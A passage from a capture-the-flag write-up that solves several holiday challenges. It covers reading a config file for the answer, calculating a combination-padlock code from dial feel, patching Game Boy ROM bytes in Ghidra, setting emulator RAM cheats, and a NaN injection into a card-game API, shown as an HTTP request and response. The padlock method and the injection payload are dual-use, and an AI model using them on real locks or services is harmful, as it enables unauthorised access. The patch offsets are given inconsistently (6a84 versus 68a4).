| Output #1 | `/usr/src/rustc-1.48.0/vendor/miniz_oxide/src/inflate/core.rs/usr/src/rustc-1.48.0/vendor/miniz_oxide/src/inflate/output_buffer.rsstruct Configkeyanswerpromptkeep_goingsuccess_messagefailure_messagedelayexit_on_completionfailure_sound/etc/runtoanswer.yamlYour answer is correct!Sorry, that answer is incorrect. Please try again!-h-help—help` |

View the file to obtain the answer

| | |
|---|---|
| Input #2 | `root@361ca90a798c:/root# cat /etc/runtoanswer.yaml` |
| Output #2 | …<br>`The answer that the user is expected to enter - case sensitive`<br>`(This is optional - if you don't have an answer, then running this will immediately win)`<br>`answer: "santa"`<br>… |
| | |
| Input #3 | `root@361ca90a798c:/root# ./runmetoanswer "santa"` |

| | |
|---|---|
| Output #3 | `Your answer: santa`<br><br>`Checking....`<br>`Your answer is correct!` |

## Faster Lock Combination




### Summary

We help Bow Ninecandle get into a combination padlock in this objective. Bow points us to a video that explains how to open these padlocks in 8 attempts or less. We can use the steps from the video directly in solving this objective.

### Details

#### Find sticky numbers and guess numbers

The first step is to find the sticky number and guess numbers which will be the starting numbers to find the combination. We start by applying medium level tension on the lock and turning the dial clockwise several times to find the number that consistently sticks.

Sticky number – 28

Next we need to find the two guess numbers, which will lie between 0 – 11. We apply heavy tension to the shackle and turn the dial counter clockwise. The numbers we find will sit between two half numbers. Similar to finding the sticky number, you the dial will catch on the appropriate numbers.

Guess numbers – 6, 7

#### Find the 1st digit

Find the first digit by adding the constant 5 to the sticky number

28 + 5 = 33

1st Digit – 33

### Find the 3rd digit

4 is a constant for all locks. We divide the first digit by this to calculate a remainder that will be used in a subsequent step.

33 / 4 = 8.25 remainder 1

Guess numbers are 6 and 7, add 10 to them 3 times

| | | | |
|---|---|---|---|
| 6 | 16 | 26 | 36 |
| 7 | 17 | 27 | 37 |

Divide each of these numbers by the constant divisor of 4. Those that have a remainder which is equal to the remainder of the sticky number / 4, is a possibility

| | | | |
|---|---|---|---|
| 6/4=1 remainder 2 | 16/4=4 remainder 0 | 26/4=6 remainder 2 | 36/4=9 remainder 0 |
| 7/4=1 remainder 3 | 17/4=4 remainder 1 | 27/4=6 remainder 3 | 37/4=9 remainder 1 |

The possibilities are 17 and 37. But we can refine more, and get down to 1 possibility for the 3rd digit. Turn the dial to the possible number, apply heavy tension on the lock, and wiggle. The number that feels the loosest is the correct number.

3rd digit – 17

### Find the 2nd digit

Use the remainder found when computing the 3rd digit (1) and use it to derive the starting numbers.

| |
|---|
| 1+2=3 |
| 1+2+4=7 |

Add 8, 4 times to the results, which creates 10 possibilities

| | | | | |
|---|---|---|---|---|
| 3 | 11 | 19 | 27 | 35 |
| 7 | 15 | 23 | 31 | 39 |

But we can get it to 8. 2 and 3 digit needs to be greater than 2 digits away from the 3rd digit. The 3rd digit is 17

| | | | | |
|---|---|---|---|---|
| 3 | 11 | 19 | 27 | 35 |
| 7 | 15 | 23 | 31 | 39 |

### Test the possibilities

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| 33 | 33 | 33 | 33 | 33 | 33 | 33 | 33 |
| 3 | 11 | 7 | 23 | 27 | 31 | 35 | 39 |
| 17 | 17 | 17 | 17 | 17 | 17 | 17 | 17 |

Answer – 33, 39, 17

## Game Cartridges: Vol 1

### Summary

The goal of this objective is to play and win Elf the Dwarf's, Gloriously, Unfinished, Adventure! - Vol1. The hint tells you that there is a QR code that needs to be scanned, that you need to push things, and that something may be out of sight but not out of earshot (in other words, turn up your volume).

### Details


#### Downloading the cartridge

You can find the link for downloading this cartridge locally by viewing the network requests in the browser developer tools after you launch the game


Once you have downloaded the cartridge, you can launch it in an emulator such as Sameboy.

## Playing the game

The goal in this game is to push all of the blocks into their corresponding positions. These positions can be found by singing at a movable block. The specific block and the position expecting the block will begin to blink for a short period of time. You must push the block to the blinking location without getting it stuck




With Sameboy, you can view save the state before pushing in case you make an incorrect move. If you make a mistake, you can load state from the corresponding slot.




## Decoding the QR code

After finding all the blocks, you are able to see the entire QR code.

You can upload the image to an online decoder and parse the results



Visiting the URL gives you the flag

## Game Cartridges: Vol 2

### Summary

The goal of this objective is to play and win Elf the Dwarf's, Gloriously, Unfinished, Adventure! – Vol2. The hints tell you there is more than 1 ROM, that they are different, and that you need to be looking into swapping out a pointer. Generative AI helps quickly analyze the piece of code responsible for downloading the ROM, and Ghidra is used to diff the ROMs and patch the bytes.

### Details

#### Downloading the cartridge(s)

Launching the game and inspecting network traffic points us to a script that is responsible for downloading the game cartridge

```
// Load a ROM.
(async function go() {
let ranNum = Math.round(Math.random()).toString()
let filename = ROM_FILENAME + ranNum + ".gb";
console.log(filename);
```

```
let response = await fetch(filename);
let romBuffer = await response.arrayBuffer();
const extRam = new
Uint8Array(JSON.parse(localStorage.getItem("extram")));
Emulator.start(await binjgbPromise, romBuffer, extRam);
emulator.setBuiltinPalette(vm.palIdx);
})();
```

Generative AI quickly tells you the possible values of ranNum will be either 0 or 1. You can download both

https://gamegosling.com/vol2-akHB27gg6pN0/rom/game0.gb
https://gamegosling.com/vol2-akHB27gg6pN0/rom/game1.gb


## Playing the game


Playing the game leads to being stopped quickly. The only possible path is blocked by T-Wiz in both Game0 and Game1, and you cannot get through. The only visible difference is that the forest opening and T-Wiz are on the opposite side of the screen. Therefore, you have to jump right into analyzing the ROM differences.

## Diffing the ROMs


Using Ghidra and GhidraBoy, it is possible to compare the two ROMs and quickly determine where the differences are.

Open and analyze the ROMs





Run the diff tool to find the differences after opening both ROMs, analyzing them, and saving the modified program.




Review the differences





## Patching Game0


There are several differences between the ROMs (Program 1 represents Game0 and Program 2 represents Game1). During the challenge, I changed a single value at a time in order to analyze the impact to the game and found that there was at least 2 that brought success. 1) 6a84 and 2) 7c80. Modifying the value of Game0 to match the value of Game1 at 68a4 changes the location of the portal, and 7c80 allows you to pass T-Wiz.





The Ghidra byte viewer allows you to modify Game0 and change the values to match Game1.




Next you can export and play the modified ROM





If you modified 68a4, you will see the relocated portal. If you modifed 7c80, you can pass by T-wiz




### Decoding morse code

You enter the portal and talk to ChatNPT to learn that it loves old-timey radio. When you interact with the radio it starts emitting beeps. To decode, I used the RST Decoder app to decode the flag: GL0RY




## Game Cartridges: Vol 3




### Summary

The goal of this objective is to play and win Elf the Dwarf's, Gloriously, Unfinished, Adventure! – Vol3. You get a hint that 8bit systems have small registers, and that coins may overflow.

### Details


#### Downloading the cartridge

You can find the link for downloading this cartridge locally by viewing the network requests in the browser developer tools after you launch the game

#### Playing the game


You immediately find that you can collect coins and it increments the total number of coins that you have available. You can further observe that collecting coins doesn't always increment the

coin count by 1. Values can change in the 1s, 10s, or 100s place. You eventually find Jared who gives you a hint about needing three 9s.





## Modifying the coins


I used Sameboy to monitor the working RAM as I collected coins. This led to discovering the individual addresses that stored the value for the 1s, 10s and 100s place. Using the Sameboy cheats functionality, I was able to permanently set the values of these addresses to the value of 9.




After you have modified the coin values, you need to make a jump that is not easy. It is best to use Sameboy to save the state before jumping in case you don't make it. Otherwise, you have to start from the beginning. Make the jump and enter the room. You find Tom Liston and show him the coins and he gives you the pass phrase





Talk to ChatNPT who accepts the passphrase and allows the rock to be moved




Move the rock and find the flag

## Na’an




### Summary

In this objective, you play against Shifty McShuffles in a game of cards. He lets you know that the deck of cards is implemented in Python, and you get a reference to Python NaN injections. And given the rules of the game, ChatGPT gives us a recommendation for an optimal hand.

### Details

#### Playing the hand

Using ChatGPT’s recommendation, we start the game, and choose the hand of 0, 1, 2, 8, and NaN (5 times). This successfully resulted in 2 points per hand. ChatGPT gave a reasonable recommendation on the optimal hand to score 2 points per hand. But in practice, I received 2 points per hand because NaN was being counted as both the minimum and maximum number, as observed in the output below.


```
POST /action?id=46d0e406-948b-40a8-be6a-810ce9921ca8 HTTP/2
Host: nannannannannannan.com

{"play":"NaN,8,2,1,0"}

HTTP/2 200 OK

{"data":{"maxItem":{"num":NaN,"owner":"p"},"minItem":{"num":NaN
,"owner":"p"},"play_message":"Darn, how did I lose that
hand!","player_cards":[{"num":NaN,"owner":"p"},{"num":0.0,"owne
r":"p"},{"num":1.0,"owner":"p"},{"num":2.0,"owner":"p"},{"num":
8.0,"owner":"p"}],"player_score":2,"score_message":"","shifty_s
core":0,"shiftys_cards":[{"num":0.0,"owner":"s"},{"num":1.0,"ow
```

```
ner":"s"},{"num":2.0,"owner":"s"},{"num":8.0,"owner":"s"},{"num
":9.0,"owner":"s"}],"win_lose_tie_na":"n"},"request":true}
```


On the 5th turn (5 turns at 2 points on each hand gives you 10 points), the game is over.


```
{"data":{"conduit":{"hash":"eb570539edd2bd3ab1ee8f3fc832f4193f6
bd42035a06aba5e310dbc131393bb","resourceId":"46d0e406-948b-
40a8-be6a-
810ce9921ca8"},"maxItem":{"num":NaN,"owner":"p"},"minItem":{"nu
m":NaN,"owner":"p"},"play_message":"Darn, how did I lose that
hand!","player_cards":[{"num":NaN,"owner":"p"},{"num":0.0,"owne
r":"p"},{"num":1.0,"owner":"p"},{"num":2.0,"owner":"p"},{"num":
8.0,"owner":"p"}],"player_score":0,"score_message":"Darn, you
win!","shifty_score":0,"shiftys_cards":[{"num":0.0,"owner":"s"}
,{"num":1.0,"owner":"s"},{"num":2.0,"owner":"s"},{"num":8.0,"ow
ner":"s"},{"num":9.0,"owner":"s"}],"win_lose_tie_na":"w"},"requ
est":true}
```


## KQL Kraken Hunt



